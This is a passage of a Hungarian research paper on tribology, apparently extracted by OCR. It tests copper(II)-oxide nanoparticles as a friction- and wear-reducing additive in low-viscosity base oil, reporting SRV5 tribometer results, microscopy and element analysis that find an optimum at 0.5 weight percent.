
A járművek működése sajnálatos módon mindenképpen veszteséges, amely veszteségeket a tankolt és felhasznált tüzelőanyagból kell fedezni. E veszteségek a világ energiafelhasználásához képest jelentős arányban jelentkeznek: a világ elsődleges energiafelhasználásának egyharmada veszteséggé alakul át. Ezenfelül a mozgó alkatrészeken keletkező kopás felelős a mozgó alkatrészek károsodásának 60%-áért, míg a mozgó berendezéseknél tapasztalható károsodás több mint 50%-áért a kenési elégtelenség nevezhető meg mint felelős.[3]

A mozgó alkatrészek kenésére használt kenőolajok és kenőzsírok a jelenlegi fejlesztések egyik fő irányvonala, hiszen egy rosszul megválasztott kenőanyag nemcsak megnövekedett energiafogyasztást, hanem gyakoribb alkatrészcserét is eredményez. A kenőanyagok már egy jelentős ideje nemcsak ásványi vagy szintetikus olajból állnak, hanem olyan speciális adalékokat is felhasználnak, amelyek a végtermék egyes tulajdonságait (például viszkozitás, tribológiai tulajdonságok) a kívánt irányba módosítják. Az adalékok, működési mechanizmusuk miatt nagyon érzékenyek a velük érintkezésbe lépő alkatrészek anyagminőségére: a jelenleg is használt aktív, súrlódásmódosító és kopáscsökkentő adalékok jelentős része polaritáskülönbség alapján tapad a súrlódó felületekhez, így csökkentve a mozgás során fellépő súrlódási veszteségeket.

A tribológiai rendszerek súrlódási és kenési állapotának meghatározásához elengedhetetlen a Stribeck-görbe ismerete, amelyet az 1. ábra szemléltet. A Stribeck-görbe megmutatja az adott rendszer súrlódási veszteségeit a használt kenőanyag viszkozitása, a súrlódó alkatrészek relatív sebessége és a tribológiai terhelés függvényében. A diagramról leolvashatók a rendszer különböző üzemállapotaihoz tartozó veszteségek: száraz állapot, határkenés, vegyes kenés és folyadékkenési állapot. A diagram kiegészíthető

[3] Wei Wang – Guoxin Xie – Jianbin Luo: Black phosphorus as a new lubricant. *Friction,* 6. (2018), 1. 116–142.

a rendszerhez tartozó kenőfilmvastagsággal, illetve a kopás értékeivel is. Amennyiben a rendszerünkben súrlódás- és kopásmódosító (EP és AW) adalékkal erősített kenőolaj található, a veszteségek a rendszer legkritikusabb állapotaiban csökkenthetők az adalékok működésének köszönhetően: az adalékok képesek hozzátapadni a súrlódó felülethez, megakadályozva a felületek közvetlen érintkezését. Amennyiben a járműipar mai kenőolaj-irányzatát, az alacsony viszkozitású olajok alkalmazását is figyelembe vesszük, az üzemelő rendszer határkenés-állapota kitolódik, amely azt eredményezi, hogy a rendszer gyakrabban fog határkenés-állapotban üzemelni még a tervezett kenési állapotban is. Az ilyen esetekben a kenőolaj-adalékok szerepe még inkább előtérbe kerül, hiszen ezek az adalékok tudják ilyen esetekben a rendszert megóvni a végleges károsodástól.




1. ábra

Súrlódási és kenési állapotok Stribeck-görbén ábrázolva (szerzői módosítással)

Forrás: Drew Troyer: A Balanced Approach to Lubrication Effectiveness. *Machinery Lubrication,* (2010), 11. Elérhető: www.machinerylubrication.com/Read/27725/a-balanced-approach-to-lubrication-effectiveness- (A letöltés dátuma: 2020. 09. 24.)

Az egyik lehetséges, jövőben használható adalékok lehetnek a nanoméretű részecskék. E részecskék anyagösszetétele nagyon változatos lehet, általában valamilyen fémes vagy fémkompozitos anyagból készülnek. Méretüket tekintve a nanorészecskék 1 és 100 nanométer közötti tartományban helyezkednek el. A nanorészecskék mérete és a súrlódó alkatrész felületi érdessége között szoros korreláció figyelhető meg: csak olyan méretű nanorészecskék képesek csökkenteni a súrlódást és/vagy a kopást, amelyek átlagos részecskeátmérője kisebb, mint a kapcsolódó súrlódó felület átlagos felületi érdességi mérőszáma. Ez azzal magyarázható, hogy egy nagyobb méretű szemcse nem tud bekerülni az érdességi árkokba, és így inkább a negatív, harmadik test abrázióskopás-jelenséget fogja okozni.[4]

A nanorészecskéket működési mechanizmusaik alapján négy különböző csoportba lehet besorolni,[5] amelyet grafikusan a 2. ábra ismertet: a) Gördülő (vagy golyóscsapágy) mechanizmus: a részecskék nanoméretű golyóscsapágyként viselkedve a csúszó súrlódást gördülő súrlódássá alakítják át; b) Feltöltő mechanizmus: a részecskék összegyűlnek a súrlódó felület érdességi árkaiban, simább súrlódó felületet biztosítva a tribológiai rendszer számára; c) Polírozó mechanizmus: a nanorészecskék képesek polírozni a súrlódó felületeken található érdességi csúcsokat, ezáltal biztosítva simább kontaktfelületet; d) Védőrétegképző mechanizmus: a nanorészecskék hozzátapadnak a súrlódó felülethez, és ott védik a rendszert a fém–fém érintkezéstől.



2. ábra

Létező működési mechanizmusok a nanoméretű részecskék tribológiai teljesítményre gyakorolt hatásainak javítására, a) gördülő mechanizmus, b) feltöltő mechanizmus, c) polírozó mechanizmus, d) védőrétegképző mechanizmus.

Forrás: Wani Khalid Shafi – Ankush Raina – Mir Irfan Ul Haq: Friction and wear characteristics of vegetable oils using nanoparticles for sustainable lubrication. *Tribology – Materials, Surfaces & Interfaces,* 12. (2018), 1. 27–43.

[4] Laura Peña-Parás et alii: Effects of substrate surface roughness and nano/micro particle additive size on friction and wear in lubricated sliding. *Tribology International,* 119. (2018), 88–98.

[5] Zhenyu Jason Zhang – Dorin Simionesie – Carl Schaschke: Graphite and Hybrid Nanomaterials as Lubricant Additives. *Lubricants,* 2. (2014), 2. 44–65.

Természetesen a nanoméretű kerámiaszemcsék rendelkeznek nem elhanyagolható negatív tulajdonságokkal is, amelyeket mindenképpen figyelembe kell venni egy kenőanyag elkészítése és használata előtt. Egy alacsony koncentrációjú kenőanyagminta nem képes megfelelő tribológiai javulást eredményezni, azonban a túl magas koncentráció növelheti a 3-test abráziós kopás lehetőségét és gyakoriságát. További negatív tulajdonságként lehet említeni az esetleges költségeket, illetve azt, hogy a részecskék leülepedését meg kell akadályozni, különben az adalék inhomogén koncentrációban fog megjelenni az olajban, ez pedig nem kiszámítható olajtulajdonságokat eredményez. További kérdőjelek minden nanoméretű részecske esetén az, hogy az adalékok hatásai a kipufogógáz utókezelő rendszerekre még nem ismert.


Vizsgálati módszer

Jelen tanulmány egy nanoméretű réz(II)-oxid kerámia tulajdonságait vizsgálja. A vizsgált nanokerámia egy CAS 1317-38-0 számú, 30-50 nm közötti részecskeméretű, por formájú kerámia. A vizsgált kerámia ilyen formában kereskedelmi forgalomban beszerezhető. Ezen anyagminőségű nanokerámia alacsonyabb keménységgel (2000-2500 MPa) rendelkezik, összehasonlítva más nanokerámia-anyagokkal. A vizsgálatokhoz Group III típusú, 4cSt viszkozitású bázisolajat alkalmaztunk, mivel ebből a bázisolajból elkészíthető egy, szériagyártásban is alkalmazott, alacsony viszkozitású motorolaj. Az adalékolatlan bázisolaj előnye, hogy abban nem találhatók olyan adalékok, amelyek esetlegesen hatással lehetnek a vizsgált kísérleti adalékra, azonban a homogenizáló, felületaktív adalékok hiánya miatt különleges olajminta-előkészítési folyamatot igényelnek.

A vizsgálatokhoz használt olajmintákat a megfelelő részecskekoncentrációkban a laboratóriumunkban készítettük elő, egy korábban meghatározott keverési módszer segítségével: a megfelelő tömegszázalék-koncentráció beállítása után egy 5 perces rövid mágneses keverési lépcső következik, amellyel a nagyobb részecske-agglomerátumok felszakíthatók. Következő lépésben egy 30 perces, 50 °C-os ultrahangos homogenizáláson esik át az olajminta, amely a kisebb méretű agglomerátumokat is fellazítja, és egy homogén olajrészecske-keveréket eredményez. Ezután az olajminta visszakerül a mágneses keverőbe és keverési állapotban marad egészen a vizsgálati berendezésbe való betöltéséig.

A vizsgálati olajmintákat egy Optimol SRV5 típusú vizsgálati berendezéssel teszteltük (3. ábra). A berendezés előnyei közé tartozik a pontosság és reprodukálhatóság, a berendezés rendelkezik különböző ISO-szabványos vizsgálati módszerrel, ezek közül az egyik az ISO 19291:2016 (ISO 19291:2016 2016), amely készre formulázott kenőolajok tribológiai tulajdonságainak vizsgálatával foglalkozik.
A vizsgálatokhoz a szabványban leírt próbatest-párosítást használtunk:

24 mm-es tárcsa: 100Cr6 anyagminőség, 62HRC keménység, 0,047µm felületi érdesség és leppeléssel megmunkált futófelület; 10 mm-es csapágygolyó: 100Cr6 anyagminőség, 61,5HRC keménység, 0,020µm felületi érdesség és polírozással megmunkált futófelület.



3. ábra

A súrlódásos vizsgálatokhoz használt berendezés (Optimol SRV5) elvi ábrája (A), illetve a használt tribológiai rendszer modellje (B).

Forrás: ISO 19291:2016. *Lubricants – Determination of tribological quantities for oils and greases – Tribological test in the translatory oscillation apparatus*. Vernier, Genova, 2016.

Vizsgálati módszerként egy egyedi fejlesztésű mérési folyamatot használtunk, amelynek alapját az ISO-szabványosított kenőolaj-összehasonlító tribológiai vizsgálat adta.[6] A vizsgálat egy rövidített, azonban túlterhelt tribológiai állapotot szimulál, amellyel következtetni lehet a kenőolajminták tribológiai tulajdonságaira. A vizsgálat részletes paraméterei az 1. táblázatban láthatók.

1. táblázat

A súrlódásos vizsgálatok során használt vizsgálati paraméterek.

Forrás: a szerző összeállítása


Lépcső	Löket	Frekvencia	Terhelés	Hőmérséklet	Olaj-sebesség	Olaj-hőmérséklet	Idő
1.	1 mm	50 Hz	50 N	100 °C	225 ml/h	100 °C	30 s
2.	1 mm	50 Hz	100 N	100 °C	225 ml/h	100 °C	2 h

A vizsgálatok eredményéül a próbatestek felületén keletkezett kopáskép szolgál, amely a további mikroszkópos vizsgálatok alapja. A próbatesteken található kopásképeket digitális és pásztázó elektronmikroszkóppal vizsgáltuk meg. A digitális mikroszkópos vizsgálatok célja a keletkezett kopás számszerűsítése (mivel a tribométer erre nem alkalmas), míg a pásztázó elektronmikroszkópos felvételekkel az adalékok működési mechanizmusaira utaló jeleket, illetve a felületen található réz jelenlétét kerestük.

[6] Álmos Dávid Tóth et alii: Methodenentwicklung zur Einstufung von Motorölen anhand tribologischer Eigenschaften. In 58. *Tribologie-Fachtagung 2017, Reibung, Schmierung und Verschleiß,* Band 2. Göttingen, P8/1-P8/11.

Az összehasonlításhoz használt értékek

A vizsgálatok során az SRV5 berendezés által másodpercenként rögzített súrlódási-együttható-értékek (az alternáló mozgás során mért mozgás irányába ható súrlódási erő és a mozgásra merőleges normálerő hányadosa) jelentették az elsődleges összehasonlítási alapot. A berendezés kétféle súrlódási együtthatót képes rögzíteni: egy COF-el jelölt értéket, amely egy löketen belül a maximális értékeket mutatja, illetve egy FAI-vel jelölt értéket, amely egy teljes lökethosszra vetített átlagos súrlódási-együttható-értéket jelöl. A COF-érték, az alternáló mozgás jellegzetessége miatt mindig a löket végpontjainál fellépő súrlódást mutatják meg, tehát a határréteg súrlódási állapotra mutat összehasonlítási értéket, míg az FAI-érték egy teljesen átlagos értéket mutat, amely inkább a kevert és folyadéksúrlódási állapotra mutat. A két súrlódási együttható közötti eltérést a 4. ábra ismerteti.




4. ábra

A vizsgálati berendezés által rögzített súrlódási mérőszámok származtatása.

Forrás: a szerző összeállítása

A másodpercenként rögzített súrlódásiegyüttható-értékek különböző elemzéseket tesznek lehetővé. A 5. ábra egy mérés során rögzített COF- és FAI-értékeket mutatja. Mindkét görbén megfigyelhető a vizsgálatok elején egy folyamatosan csökkenő tendencia, amely egyértelmű jele az egymással kapcsolatban lévő felületek bejáratódási folyamatának, a felületi érdességi árkok gyors lekopásának, illetve a pontszerű érintkezési forma miatti folyamatos kontaktfelület-növekedésnek. A különböző koncentrációk összehasonlításához a mindkét görbe stabil, vízszintes részéből vettünk ki súrlódásiegyüttható-értékeket, amelyeket a lentebb ismertetett eredménykiértékelésben használtunk fel.




5. ábra

A különböző súrlódási értékek időbeli lefutása a vizsgálat során.

Forrás: a szerző összeállítása

A tribométeres vizsgálatok után elvégzett digitális mikroszkópos elemzésekkel meg lehet állapítani a kopásképfőbb paramétereit és jellemzőit. A 6. ábra egy kiválasztott mérés kopásképét mutatja a golyó és a tárcsa próbatesten. A képekről megállapíthatók a kopásképbefoglaló méretei, úgy, mint a golyóátmérő mozgásirányhoz viszonyított párhuzamos és merőleges irányban, kopásszélesség és kopáshosszúság a tárcsa próbatesten. Ezen értékek jó összehasonlítási alapként szolgálnak. A digitálmikroszkópos felvételek ezenkívül megmutathatják a kopásképlegfontosabb jellegeit, kopásfajtáját, kopási mechanizmusait, az esetleges károsodási folyamatokat.




6. ábra

A vizsgálati próbatesteken keletkezett kopásról készült digitálmikroszkópos felvétel, 200x-os nagyítással.

Forrás: a szerző összeállítása

Eredmények és diszkusszió

A kenőolajminták 6 különböző rézoxid-koncentrációban lettek elkészítve, 0,1 és 0,6 tömegszázalékos koncentrációban. Minden változattal legalább három vizsgálatot végeztünk egy ugyanolyan vizsgálati program használatával, a megfelelő statisztikai kiértékelhetőség érdekében. A 7. ábra mutatja a súrlódásos vizsgálatok és a digitális mikroszkópos mérések eredményeinek összefoglalását. A vizsgálatokhoz használt referenciamérés egy adalékolatlan G3-as bázisolaj, 4cSt kinematikai viszkozitás értékkel.



7. ábra


A mért súrlódási együttható és kopásadatok összehasonlítása.

Forrás: a szerző összeállítása

A kísérletek eredményei azt mutatják, hogy a réz(II)-oxid nanokerámia egyes koncentrációkban képes csökkenteni a rendszer tribológiai veszteségeit, tehát a súrlódási veszteségeket, illetve a próbatesteken keletkező kopást. A 7. ábra egyértelműen mutatja, hogy az adalék mind a súrlódási veszteségeket, mind a kopást 15–15%-kal csökkentette. E maximális csökkenés a 0,5 tömegszázalékos adalékkoncentrációnál figyelhető meg, így ez a koncentráció nevezhető optimálisnak. A többi, vizsgált koncentráció esetén különböző mértékű változások figyelhetők meg, amely bizonyíték arra, hogy a kenőolajban található adalékok tulajdonságai erősen függenek az olajok összetételétől, illetve az egyes adalékok koncentrációjától.

A kísérletek során kialakult kopásképek digitálmikroszkópos elemzése érdekes eredményeket hozott: ahogyan a 8. ábra is mutatja, mind a tárcsa, mind a golyó próbatest kopott felületén egy fényben csillogó, rézsárgás elszíneződés látható. Ezen elszíneződés alacsony nagyítású felvételeken is egyértelműen kivehető. Mivel sem a bázisolajnak, sem a réz(II)-oxidnak, sem pedig a megégett olajnak nem sárga a színe, így e működési mechanizmus további vizsgálatot igényel. Az azonban következtethető, hogy a vizsgálat közben egy olyan mechanizmus zajlott le, amely a réz(II)-oxidot elemi

rézzé redukálhatta. Az e redukció eredményeként keletkezett elemi réz egy nagyon puha fém, amely egyszerűen képes lokálisan megolvadni és hozzátapadni a súrlódó próbatestek felületéhez, ott egy vékony rézréteget képez, amely képes megvédeni a súrlódó felületeket a kopástól. Ezenkívül, a vizsgálati eredmények alapján a rézréteg csúszási súrlódás következtében alacsonyabb súrlódási veszteséggel képes üzemelni.




8. ábra

A 0,5 tömegszázalékos, optimálisnak tekinthető koncentrációval végzett vizsgálatok után készített 100x-os nagyítású digitálmikroszkópos felvételek.

Forrás: a szerző összeállítása

Az előbb említett hipotézis bizonyítása érdekében további, nagy nagyítású mikroszkópos felvételek készítése vált szükségessé. A további vizsgálatokat egy HIROX típusú pásztázó elektronmikroszkóppal végeztük el. Ez a mikroszkóp kiváló lehetőségként szolgál nagyobb nagyítású felvételek elkészítésére, illetve a vizsgálati próbatestek felületén található elemek meghatározására egy kiegészítő EDX-szenzor szolgál. Az elemzést a tribométeres vizsgálatok során meghatározott optimumkoncentrációval, tehát a 0,5 tömegszázalékos mérés próbatestjeivel végeztük el. Az elektronmikroszkópos vizsgálatok eredményeiként, ugyanarról a helyről készített SE-, illetve elemanalízis-képeket a 9. ábra szemlélteti.



9. ábra

A 0,5 tömegszázalékos koncentrációval végzett vizsgálatok után készített 1000x-es nagyítású elektronmikroszkópos felvételek, felületi elemanalízissel kiegészítve.

Forrás: a szerző összeállítása

Az elektronmikroszkóp lehetővé teszi teljes elemösszetétel meghatározását is, így megállapítható a felületen található elemek százalékos eloszlása, különböző felvételi helyeken. Az elemanalízis eredményeit a 2. táblázat mutatja. Az eredményekből megállapítható, hogy a felületen jelentős mennyiségű réz található. Az is megfigyelhető, hogy a réz arányának növekedésével nem nő egyenesen arányosan az oxigén aránya. Ez azt jelenti, hogy a réz, illetve az oxigén nem minden esetben jelennek meg a felületen kötésben. Azt fontos megjegyezni, hogy a fémes próbatest felületén mindig kialakul egy vékony oxidréteg (a fém és a levegő találkozásából), és azért is található kevesebb oxigén a több rézzel fedett helyeken, mert a réz réteget képezve helyileg leárnyékolja az oxidált fémes felületet.

2. táblázat

0,5%-os olajmintával végzett vizsgálat kopott felületének elemösszetétel-összehasonlítása, löket közepéről és löket végéről vett mintával, tömegszázalékos ábrázolásban.

Forrás: a szerző összeállítása

Felvételi hely	Fe	Cr	Si	O	C	Cu
Löket közép	75,23%	1,20%	0,69%	7,18%	6,45%	9,25%
Löket vég	76,11%	1,36%	1,12%	11,19%	5,94%	4,29%

Az elektronmikroszkópos felvételek alapján megállapítható, hogy a kopott felületen nagy mennyiségben felgyülemlett a réz, azonban az oxigén nem dúsult fel a réz jelenlétével. Az oxigén megtalálható azon a helyen is, ahol nem található réz, ez pedig a fémfelület levegővel történő érintkezésével és a felület oxidációjával magyarázható. Mivel a réz is hajlamos oxidációra, így ezen elemzés alapján nehezen állapítható meg, hogy a felületen található réz milyen kötésben, milyen anyagokkal közösen található meg. A lehetséges opciók: Cu, CuO és Cu_2O. Azonban a képről sejthető, hogy a réz és az oxigén jelenléte nem egyforma, így feltételezhető, hogy a felületen található, elektronmikroszkóppal kimutatott rézanyag vagy feltapadt elemi réz, vagy pedig a vizsgálat után már oxidálódott réz(I)-oxid (Cu_2O) lehet, nem pedig réz(II)-oxid (CuO).


A felületen jelen lévő réz és réz-oxidok fajtáinak és azok arányának megállapításához röntgen-fotoelektron spektroszkópiát (X-ray Photoelectron Spectroscopy, XPS) alkalmaztunk. Ez a technika a felületek vagy vékonyrétegek anyagáról kémiai információt nyújt (5-10 nm az a rétegmélység, amiből információ nyerhető), mivel a vizsgált anyag elektronjainak kötési energiáját méri, ami az adott elem, adott kémiai állapotára jellemző mennyiség.[7]

